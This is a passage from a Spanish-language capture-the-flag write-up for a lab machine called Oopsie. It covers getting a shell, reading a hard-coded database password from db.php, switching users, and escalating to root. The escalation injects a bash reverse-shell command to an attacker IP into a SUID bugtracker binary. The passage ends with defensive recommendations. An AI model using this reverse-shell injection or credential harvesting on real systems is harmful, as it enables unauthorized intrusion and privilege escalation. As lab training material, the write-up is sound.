


Una vez subido el archivo y haciendo la petición en la url donde este ubicada el archivo con nuestra revershell ya tendremos acceso al servicio.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@oopsie:/$
```

Para poder tener acceso normal a una línea de comandos, ejecutamos en python3 e importamos bash.

Vamos a navegar un poco por los directorios, primero buscamos el servicio web para ser exactos a ver si logramos identificar directorios o dominios que no hemos encontrado.



Recordemos que cdn-cgi, se encontraba el directorio correspondiente con el login del sistema asi que entremos allí.


```
www-data@oopsie:/var/www/html/cdn-cgi$ ls
ls
login
www-data@oopsie:/var/www/html/cdn-cgi$ cd login
cd login
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls
ls
admin.php  db.php  index.php  script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls
ls
admin.php  db.php  index.php  script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php
cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
```

Encontramos una base de datos con extensión .php, cuando la abrimos podemos ver el usuario de de Robert con una contraseña, talvez pudo haber quedado alojada aquí por medio de algún hash que hizo con anterioridad.


Intentemos ingresar con las credenciales.

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!

robert@oopsie:/var/www/html/cdn-cgi/login$
```


Gracias a esto, podríamos de alguna forma ver servicio que estén corriendo donde podamos elevar nuestros privilegios y así alcanzar un supe usuario correspondiente.



Aquí lo que mas nos interesa el el id=1001 bugtracker es un servicio donde se suelen alojar servicios web en este caso el de la maquina. Recordemos que para buscar grupos en ciertos directorios podemos filtrar una búsqueda por comando, es de la siguiente forma, no olvides que 2>/dev/null es llamado como un agujero negro donde buscara en ficheros que estén alojados en cualquier lugar en este caso en el usuario robert y ocultara los errores en permisos.




Como vemos hace una búsqueda, y luego nos encontró una sola ruta donde se encuentra este programa.



Si ejecutamos el programa vemos que solo nos muestra ciertos reportes respecto a los id que mandemos.


Si intentamos ejecutar un comando en shell, nos da este mensaje.



Al parecer el programa se ejecuta dentro de la ruta de root, esto es escencial ya que con esto podemos aprovechar otra vulnerabilidad para poder escalar el privilegio de llegar a ser root, la forma para llegar a serlo es la siguiente.

;bash -i >& /dev/tcp/10.10.15.161/443 0>&1

Como vemos en el pront ahora somos root.



Por que funciona esto?


- **Ejecución en un programa vulnerable** 🐞
  - El **BugTracker** alojado en `root/report` posiblemente **permite ejecutar comandos en el sistema**, ya sea por una vulnerabilidad **RCE (Remote Code Execution)** o una mala configuración.
- **Conexión establecida con Netcat** 🔗
  - Como tienes **Netcat escuchando en el puerto 443** (`nc -lvnp 443`), cuando el servidor ejecuta este comando, **se conecta de vuelta a tu máquina**, dándote control sobre la terminal.

Como bugtracker esta corriendo con el acceso privilegiado aprovechamos esta configuración para crear una revershell sencilla que nos de acceso a este privilegio.

Concepto importante referente a gracias a que permiso logramos escalar privilegios, El **bit SUID (Set User ID)** es un permiso especial en Linux que permite que un ejecutable **se ejecute con los privilegios de su propietario en lugar del usuario que lo ejecuta**.

📌 **Ejemplo clave:**
Si un archivo tiene el bit SUID y pertenece a `root` , cualquier usuario que lo ejecute **lo hará con permisos de root**.

Por ultimo obtuvimos la ultima flag:



Con esto ya completamos toda la maquina.

Conclusiones y Aprendizajes

- Se explotó un fallo en la validación de cookies para acceder como administrador.
- Se utilizó una *reverse shell* para obtener acceso inicial al sistema.
- Se escaló privilegios explotando un binario con permisos SUID.

Recomendaciones

- Implementar controles de acceso más estrictos en el sistema de autenticación.
- Restringir la ejecución de archivos PHP en directorios de *uploads*.
- Eliminar binarios innecesarios con permisos SUID para evitar escaladas de privilegios.